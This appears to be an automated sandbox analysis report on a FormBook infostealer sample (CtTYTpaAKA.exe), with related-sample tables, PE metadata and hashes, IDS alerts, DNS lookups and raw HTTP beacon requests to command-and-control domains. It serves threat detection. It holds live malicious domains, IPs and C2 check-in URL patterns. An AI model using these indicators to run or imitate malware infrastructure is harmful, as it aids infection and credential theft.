	sLtLgOtoPA.exe	Get hash	malicious	Browse	• www.esysc oloradospr ings.com/fqiq/? i48l= KZhYdxsAX/ C25xiOpksK fhNe7DL7yK RLCy2J/73T fqSfqYhWOi YMofna8My9 QnEOoaqj&P bu=IbAhXpax
	2u2u8wnrrW.exe	Get hash	malicious	Browse	• www.esysc oloradospr ings.com/fqiq/? eL3dh =5jNDd4kX& M8sli0XH=K ZhYdxsAX/C 25xiOpksKf hNe7DL7yKR LCy2J/73Tf qSfqYhWOiY Mofna8M+9D 3INxKq1ETG rvw==
	divpCHa0h7.exe	Get hash	malicious	Browse	• www.esysc oloradospr ings.com/fqiq/? ZvEd= KZhYdxsAX/ C25xiOpksK fhNe7DL7yK RLCy2J/73T fqSfqYhWOi YMofna8My9 QnEOoaqj&z 0DH=f0Dtar 1PYnAdDzS

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.rdoi.top	CONTRACT 18639.xlsx	Get hash	malicious	Browse	• 104.233.16 1.241

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PI Alu Circle_Dt. 14.05.2021.xlsx	Get hash	malicious	Browse	• 104.233.161.241
www.passiverewardssystems.com	DMS210949 MV LYDERHORN LOW MIX RATIO.xlsx	Get hash	malicious	Browse	• 203.170.80.253
	mkjnI5hbhI.exe	Get hash	malicious	Browse	• 203.170.80.253
	ZHANGZHOU YIHANSHENG HOUSEWARES.xlsx	Get hash	malicious	Browse	• 203.170.80.253
	CXVlBV2Bya.exe	Get hash	malicious	Browse	• 203.170.80.253
	triage_dropped_file.exe	Get hash	malicious	Browse	• 203.170.80.253
www.isshinn1.com	sLtLgOtoPA.exe	Get hash	malicious	Browse	• 157.7.107.193
www.healthyweekendtips.com	T7huuSvQv4.exe	Get hash	malicious	Browse	• 104.21.78.41
	2u2u8wnrrW.exe	Get hash	malicious	Browse	• 172.67.216.2
www.sosoon.store	tzdVV2W5et.exe	Get hash	malicious	Browse	• 18.118.119.183
	4OlVYrynpO.exe	Get hash	malicious	Browse	• 18.118.119.183
	XCFqu9rd3Q.exe	Get hash	malicious	Browse	• 18.118.119.183
	T7huuSvQv4.exe	Get hash	malicious	Browse	• 51.81.185.94
	sLtLgOtoPA.exe	Get hash	malicious	Browse	• 51.81.185.94
www.24000words.com	2u2u8wnrrW.exe	Get hash	malicious	Browse	• 156.240.150.22
	bGOw6FuOUA.exe	Get hash	malicious	Browse	• 156.240.150.22
websites076.homestead.com	vx55dc0wIv.exe	Get hash	malicious	Browse	• 108.167.135.122
	CONTRACT 18639.xlsx	Get hash	malicious	Browse	• 108.167.135.122
	CONTRACT 18641.xlsx	Get hash	malicious	Browse	• 108.167.135.122
	DMS210949 MV LYDERHORN LOW MIX RATIO.xlsx	Get hash	malicious	Browse	• 108.167.135.122
	PI Alu Circle_Dt. 14.05.2021.xlsx	Get hash	malicious	Browse	• 108.167.135.122
	XCFqu9rd3Q.exe	Get hash	malicious	Browse	• 108.167.135.122
	mkjnI5hbhI.exe	Get hash	malicious	Browse	• 108.167.135.122
	T7huuSvQv4.exe	Get hash	malicious	Browse	• 108.167.135.122
	ZHANGZHOU YIHANSHENG HOUSEWARES.xlsx	Get hash	malicious	Browse	• 108.167.135.122
	CXVlBV2Bya.exe	Get hash	malicious	Browse	• 108.167.135.122
	sLtLgOtoPA.exe	Get hash	malicious	Browse	• 108.167.135.122
	triage_dropped_file.exe	Get hash	malicious	Browse	• 108.167.135.122
	PO 4910007391 CHANGZHOU.xlsx	Get hash	malicious	Browse	• 108.167.135.122
	t8MQow7sN9.exe	Get hash	malicious	Browse	• 108.167.135.122
	2u2u8wnrrW.exe	Get hash	malicious	Browse	• 108.167.135.122
	ClgNlmU3ls.exe	Get hash	malicious	Browse	• 108.167.135.122
	divpCHa0h7.exe	Get hash	malicious	Browse	• 108.167.135.122

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
INTERQGMOInternetIncJP	SHIPPING DOCUMENT.xlsx	Get hash	malicious	Browse	• 150.95.255.38
	F9ObnUc4ol.exe	Get hash	malicious	Browse	• 118.27.122.187
	DHL_119040 receipt document,pdf.exe	Get hash	malicious	Browse	• 150.95.219.218
	n7gjtO4ZwD.exe	Get hash	malicious	Browse	• 118.27.122.92
	F30AGnBthja6Ka2.exe	Get hash	malicious	Browse	• 150.95.255.38
	PFD33mzc5l	Get hash	malicious	Browse	• 118.27.80.204
	comingback.exe	Get hash	malicious	Browse	• 118.27.122.217
	MV ANACAPA LIGHT.xlsx	Get hash	malicious	Browse	• 118.27.122.214
	cyberantix-PayroLL-997263-pdf.HtML	Get hash	malicious	Browse	• 150.95.219.148
	cyberantix-PayroLL-997263-pdf.HtML	Get hash	malicious	Browse	• 150.95.219.148
	8jfOcvTqQA	Get hash	malicious	Browse	• 163.44.189.209
	IN7REq0Jv5	Get hash	malicious	Browse	• 133.130.112.119

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	GDs-#09283 DIAGRAM AND PRODUCT SPECIFICATIONS.pdl.exe	Get hash	malicious	Browse	• 150.95.59.10
	s0bi9t	Get hash	malicious	Browse	• 210.157.44.132
	Diagram and Specifications.exe	Get hash	malicious	Browse	• 150.95.255.38
	soa_02010021.exe	Get hash	malicious	Browse	• 150.95.255.38
	sLtLgOtoPA.exe	Get hash	malicious	Browse	• 157.7.107.193
	94VG.arm	Get hash	malicious	Browse	• 157.7.100.11
	PO08485.xlsx	Get hash	malicious	Browse	• 118.27.122.218
	7UMLyz3hby.exe	Get hash	malicious	Browse	• 150.95.59.9
CLOUDFLARENETUS	6TUQ9Lb5rN.exe	Get hash	malicious	Browse	• 172.67.190.175
	ezzvG6vQ5l.exe	Get hash	malicious	Browse	• 172.67.195.238
	Eh36aKpvNOXJcT8.exe	Get hash	malicious	Browse	• 104.21.19.200
	2098765434567890098765.exe	Get hash	malicious	Browse	• 172.67.188.154
	0987234567890.exe	Get hash	malicious	Browse	• 172.67.188.154
	LENEEsYC55YCboo.exe	Get hash	malicious	Browse	• 104.21.19.200
	oytu1F59dV.exe	Get hash	malicious	Browse	• 162.159.134.233
	Early_Access.-3878_20211027.xlsb	Get hash	malicious	Browse	• 162.159.134.233
	Betalingskvittering.exe	Get hash	malicious	Browse	• 104.21.40.182
	Casting Invite.-859403670_20211027.xlsb	Get hash	malicious	Browse	• 162.159.130.233
	10272021-AM65Application.HTM	Get hash	malicious	Browse	• 104.18.11.207
	x86_64	Get hash	malicious	Browse	• 104.28.249.1
	calculadora-trading-criptomonedas-binance-1 (1).apk	Get hash	malicious	Browse	• 172.67.169.191
	calculadora-trading-criptomonedas-binance-1 (1).apk	Get hash	malicious	Browse	• 172.67.169.191
	Nwszeclpfkywlsrvlpglyrnsilmxebigcs.exe	Get hash	malicious	Browse	• 162.159.133.233
	GAWEVQV50254.vbs	Get hash	malicious	Browse	• 104.21.41.22
	Hl9GJ6GvUS.exe	Get hash	malicious	Browse	• 162.159.134.233
	409876543456789.exe	Get hash	malicious	Browse	• 172.67.188.154
	setup_installer.exe	Get hash	malicious	Browse	• 104.21.51.48
	Copy Payment 10272021 pdf.exe	Get hash	malicious	Browse	• 104.21.1.146

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\CtTYTpaAKA.exe.log	
Process:	C:\Users\user\Desktop\CtTYTpaAKA.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	high, very likely benign file

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\CtTYTpaAKA.exe.log	
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.652354508446339
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	CtTYTpaAKA.exe
File size:	512000
MD5:	4a640b5abfd52dc70eb962bf9f250714
SHA1:	19433ceeaae0f6b678f77e8494a39de9e9d4f870
SHA256:	0e636b89393a1581a2e3f4b141c9886bed9c77969569605cdb44b78d94127802
SHA512:	36171523a4412146929a73e7d52999a7980f43b576107ae5d4ac65093d49c99eab76acb8527d90b018d92bd15b0c42217810e5f3f3a11bddbc791405deff0c41
SSDEEP:	6144:loIQZS4/ZF0145hcJnwO88qariw5fBbP7tJOsDRYG:SIQZhfY8hcinQPpbPxJLDR
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....rya.....0.....v.... .....@.. .....@.....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x47e576
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x617972D2 [Wed Oct 27 15:40:02 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x7c57c	0x7c600	False	0.68001531093	data	6.66263317517	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x80000	0x5ec	0x600	False	0.439453125	data	4.22334624652	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x82000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/27/21-19:14:30.605388	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49789	80	192.168.2.3	203.170.80.253
10/27/21-19:14:30.605388	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49789	80	192.168.2.3	203.170.80.253
10/27/21-19:14:30.605388	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49789	80	192.168.2.3	203.170.80.253
10/27/21-19:14:41.554748	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49816	80	192.168.2.3	108.167.135.122
10/27/21-19:14:41.554748	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49816	80	192.168.2.3	108.167.135.122
10/27/21-19:14:41.554748	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49816	80	192.168.2.3	108.167.135.122
10/27/21-19:15:07.816297	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49819	34.102.136.180	192.168.2.3
10/27/21-19:15:13.056881	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49820	80	192.168.2.3	116.212.126.191
10/27/21-19:15:13.056881	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49820	80	192.168.2.3	116.212.126.191
10/27/21-19:15:13.056881	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49820	80	192.168.2.3	116.212.126.191

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 27, 2021 19:14:12.577754974 CEST	192.168.2.3	8.8.8.8	0x44db	Standard query (0)	www.isshin1.com	A (IP address)	IN (0x0001)
Oct 27, 2021 19:14:18.644517899 CEST	192.168.2.3	8.8.8.8	0x40d	Standard query (0)	www.rdoi.top	A (IP address)	IN (0x0001)
Oct 27, 2021 19:14:24.676934004 CEST	192.168.2.3	8.8.8.8	0xe7e1	Standard query (0)	www.megacinema.club	A (IP address)	IN (0x0001)
Oct 27, 2021 19:14:30.284463882 CEST	192.168.2.3	8.8.8.8	0x9895	Standard query (0)	www.passiverewardssystems.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 27, 2021 19:14:35.913027048 CEST	192.168.2.3	8.8.8.8	0x82d0	Standard query (0)	www.sosoon.store	A (IP address)	IN (0x0001)
Oct 27, 2021 19:14:41.296065092 CEST	192.168.2.3	8.8.8.8	0x9466	Standard query (0)	www.esyscoloradosprings.com	A (IP address)	IN (0x0001)
Oct 27, 2021 19:14:46.738342047 CEST	192.168.2.3	8.8.8.8	0xff22	Standard query (0)	www.creationslazzaroni.com	A (IP address)	IN (0x0001)
Oct 27, 2021 19:14:51.773514032 CEST	192.168.2.3	8.8.8.8	0xacdd	Standard query (0)	www.24000words.com	A (IP address)	IN (0x0001)
Oct 27, 2021 19:14:57.447910070 CEST	192.168.2.3	8.8.8.8	0xd480	Standard query (0)	www.healthyweekendtips.com	A (IP address)	IN (0x0001)
Oct 27, 2021 19:15:07.595096111 CEST	192.168.2.3	8.8.8.8	0x1121	Standard query (0)	www.thedusi.com	A (IP address)	IN (0x0001)
Oct 27, 2021 19:15:12.819777966 CEST	192.168.2.3	8.8.8.8	0x87b4	Standard query (0)	www.mask60.com	A (IP address)	IN (0x0001)
Oct 27, 2021 19:15:18.369975090 CEST	192.168.2.3	8.8.8.8	0x4685	Standard query (0)	www.qywyfeo8.xyz	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 27, 2021 19:14:12.846904039 CEST	8.8.8.8	192.168.2.3	0x44db	No error (0)	www.isshin1.com		157.7.107.193	A (IP address)	IN (0x0001)
Oct 27, 2021 19:14:19.019355059 CEST	8.8.8.8	192.168.2.3	0x40d	No error (0)	www.rdoi.top		104.233.161.241	A (IP address)	IN (0x0001)
Oct 27, 2021 19:14:24.800334930 CEST	8.8.8.8	192.168.2.3	0xe7e1	No error (0)	www.megacinema.club	megacinema.club		CNAME (Canonical name)	IN (0x0001)
Oct 27, 2021 19:14:24.800334930 CEST	8.8.8.8	192.168.2.3	0xe7e1	No error (0)	megacinema.club		45.93.101.51	A (IP address)	IN (0x0001)
Oct 27, 2021 19:14:30.315530062 CEST	8.8.8.8	192.168.2.3	0x9895	No error (0)	www.passiverewardssystems.com		203.170.80.253	A (IP address)	IN (0x0001)
Oct 27, 2021 19:14:35.937032938 CEST	8.8.8.8	192.168.2.3	0x82d0	No error (0)	www.sosoon.store		18.118.119.183	A (IP address)	IN (0x0001)
Oct 27, 2021 19:14:41.403433084 CEST	8.8.8.8	192.168.2.3	0x9466	No error (0)	www.esyscoloradosprings.com	websites076.homestead.com		CNAME (Canonical name)	IN (0x0001)
Oct 27, 2021 19:14:41.403433084 CEST	8.8.8.8	192.168.2.3	0x9466	No error (0)	websites076.homestead.com		108.167.135.122	A (IP address)	IN (0x0001)
Oct 27, 2021 19:14:46.759346008 CEST	8.8.8.8	192.168.2.3	0xff22	Name error (3)	www.creationslazzaroni.com	none	none	A (IP address)	IN (0x0001)
Oct 27, 2021 19:14:51.955020905 CEST	8.8.8.8	192.168.2.3	0xacdd	No error (0)	www.24000words.com		156.240.150.22	A (IP address)	IN (0x0001)
Oct 27, 2021 19:14:57.469948053 CEST	8.8.8.8	192.168.2.3	0xd480	No error (0)	www.healthyweekendtips.com		172.67.216.2	A (IP address)	IN (0x0001)
Oct 27, 2021 19:14:57.469948053 CEST	8.8.8.8	192.168.2.3	0xd480	No error (0)	www.healthyweekendtips.com		104.21.78.41	A (IP address)	IN (0x0001)
Oct 27, 2021 19:15:07.616633892 CEST	8.8.8.8	192.168.2.3	0x1121	No error (0)	www.thedusi.com	thedusi.com		CNAME (Canonical name)	IN (0x0001)
Oct 27, 2021 19:15:07.616633892 CEST	8.8.8.8	192.168.2.3	0x1121	No error (0)	thedusi.com		34.102.136.180	A (IP address)	IN (0x0001)
Oct 27, 2021 19:15:12.840934992 CEST	8.8.8.8	192.168.2.3	0x87b4	No error (0)	www.mask60.com	mask60.com		CNAME (Canonical name)	IN (0x0001)
Oct 27, 2021 19:15:12.840934992 CEST	8.8.8.8	192.168.2.3	0x87b4	No error (0)	mask60.com		116.212.126.191	A (IP address)	IN (0x0001)
Oct 27, 2021 19:15:18.393908978 CEST	8.8.8.8	192.168.2.3	0x4685	Name error (3)	www.qywyfeo8.xyz	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.isshinn1.com
- www.rdoi.top
- www.megacinema.club
- www.passiverewardssystems.com
- www.sosoon.store
- www.esyscoloradosprings.com
- www.24000words.com
- www.healthyweekendtips.com
- www.thedusi.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49776	157.7.107.193	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 19:14:13.138565063 CEST	1814	OUT	GET /fqiq/?7ntl=P0DdOFE&t4=e+AZlQHvj0Nkc3ZxJNwaiuJVmPOcAOQ1LYKBIXTaam/aWkR0DWWiTlTQ8bI2AJlImQfa HTTP/1.1 Host: www.isshinn1.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 19:14:13.425698996 CEST	1840	IN	HTTP/1.1 404 Not Found Date: Wed, 27 Oct 2021 17:14:13 GMT Content-Type: text/html Content-Length: 19220 Connection: close Server: Apache Last-Modified: Mon, 23 Jul 2018 06:31:26 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 6a 61 22 3e 0a 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 3 4 30 34 20 45 72 72 6f 72 20 2d 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3 e 0a 20 20 20 20 20 20 68 74 6d 6c 2c 62 6f 64 79 2c 68 31 2c 70 20 7b 0a 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0a 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 62 6f 64 79 2c 68 74 6d 6c 20 7b 0a 20 20 20 20 20 20 20 20 68 65 69 67 68 74 3a 20 31 30 30 25 3b 0a 20 20 20 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 2d 61 70 70 6c 65 2d 73 79 73 74 65 6d 2c 20 42 6c 69 6e 6b 4d 61 63 53 79 73 74 65 6d 46 6f 6e 74 2c 20 59 61 6b 75 48 61 6e 4a 50 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 e3 83 92 e3 83 a9 e3 82 ae e3 83 8e e8 a7 92 e3 82 b4 e3 82 b7 e3 83 83 e3 82 af 2c 20 22 48 69 72 61 67 69 6e 6f 20 53 61 6e 73 22 2c 20 22 e3 83 92 e3 83 a9 e3 82 ae e3 83 8e e8 a7 92 e3 82 b4 20 50 72 6f 4e 20 57 33 22 2c 20 22 48 69 72 61 67 69 6e 6f 20 4b 61 6b 75 20 47 6f 74 68 69 63 20 50 72 6f 4e 22 2c 20 56 65 72 64 61 6e 61 2c 20 4d 65 69 72 79 6f 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 66 66 66 3b 0a 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 34 30 33 32 33 30 3b 0a 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0a 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 36 30 70 78 20 33 30 70 78 3b 0a 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 69 6e 2d 77 69 64 74 68 3a 20 36 34 30 70 78 29 20 7b 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0a 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 31 30 30 70 78 20 33 30 70 78 3b 0a 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 68 31 20 7b 0a 20 20 20 20 20 20 20 20 6c 65 74 74 65 72 2d 73 70 61 63 69 6e 67 3a 20 30 2e 30 35 65 6d 3b 0a 20 20 20 20 20 20 20 20 6f 6e 74 2d 73 69 7a 65 3a 20 32 2e 34 72 65 6d 3b 0a 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 32 30 70 78 3b 0a 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 61 20 7b 0a 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 31 34 37 45 46 30 3b 0a 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 2e 6c 6f 6c 2d 65 72 72 6f 72 2d 70 61 67 65 5f 5f 63 61 70 74 69 6f 6e 20 7b 0a 20 20 20 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 72 65 6d 3b 0a 20 20 20 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 36 30 30 3b 0a 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 37 32 3b 0a 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 2e 6c 6f 6c 2d 65 72 72 6f 72 2d 70 61 67 65 5f 5f 69 6e 66 6f 72 6d 61 74 69 6f 6e 20 7b 0a 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 2d 77 65 62 6b 69 74 2d 66 6c 65 78 3b 0a 20 20 20 20 20 Data Ascii: <!DOCTYPE html><html lang="ja"> <head> <meta charset="utf-8"> <meta name="viewport" content ="width=device-width, initial-scale=1"> <title>404 Error - Not Found</title> <style> html,body,h1,p { margin: 0; padding: 0; } body,html { height: 100%; text-align: center; font-family: -apple-system, BlinkMacSyste mFont, YakuHanJP, Helvetica, , "Hiragino Sans", " ProN W3", "Hiragino Kaku Gothic ProN", Verdana, Meiryo, sans-serif; background: #fff; color: #403230; } .container { padding: 60px 30px; } @media screen and (min- width: 640px) { .container { padding: 100px 30px; } } h1 { letter-spacing: 0.05em; font-size: 2.4rem; margin-bottom: 20px; } a { color: #147EF0; } .lol-error-page__caption { text-align: cen ter; font-size: 1rem; font-weight: 600; line-height: 1.72; } .lol-error-page__information { display: - webkit-flex;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49786	104.233.161.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 19:14:19.347495079 CEST	8036	OUT	GET /fqiq/?t4=DrMAfIISwi8U79fOFtAc8vb7WUYlKccaGhxOihVWZlb0OyUiTIjpechuj+pZJYn+REB0&7ntl=P0DdOFE HTTP /1.1 Host: www.rdoi.top Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Oct 27, 2021 19:14:19.671010017 CEST	8036	IN	HTTP/1.1 404 Not Found Date: Wed, 27 Oct 2021 17:14:19 GMT Server: Apache Content-Length: 258 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 72 64 6f 69 2e 74 6f 70 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL was not found on this server. <hr><address>Apache Server at www.rdoi.top Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49788	45.93.101.51	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 19:14:24.933825016 CEST	9731	OUT	GET /fqiq/?7ntl=P0DdOFE&t4=VbjQ+CrtVqSc6MjyqwiIrbcVi4OLgBoaswazXZOO5Xcx+UM7PWGlfM9NMvQxrE1YfGIg HTTP/1.1 Host: www.megacinema.club Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Oct 27, 2021 19:14:25.242954016 CEST	9732	IN	HTTP/1.1 404 Not Found Connection: close content-type: text/html last-modified: Tue, 09 Jul 2019 06:18:14 GMT etag: "999-5d2431a6-22b54e502ae80759;;;" accept-ranges: bytes content-length: 2457 date: Wed, 27 Oct 2021 17:14:25 GMT server: LiteSpeed Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 75 73 22 20 70 72 65 66 69 78 3d 22 63 6f 6e 74 65 6e 74 3a 20 68 74 74 70 3a 2f 2f 70 75 72 6c 2e 6f 72 67 2f 72 73 73 2f 31 2e 30 2f 6d 6f 64 75 6c 65 73 2f 63 6f 6e 74 65 6e 74 2f 20 64 63 3a 20 68 74 74 70 3a 2f 2f 70 75 72 6c 2e 6f 72 67 2f 64 63 2f 74 65 72 6d 73 2f 20 66 6f 61 66 3a 20 68 74 74 70 3a 2f 2f 78 6d 6c 6e 73 2e 63 6f 6d 2f 66 6f 61 66 2f 30 2e 31 2f 20 6f 67 3a 20 68 74 74 70 3a 2f 2f 6f 67 70 2e 6d 65 2f 6e 73 23 20 72 64 66 73 3a 20 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 30 2f 30 31 2f 72 64 66 2d 73 63 68 65 6d 61 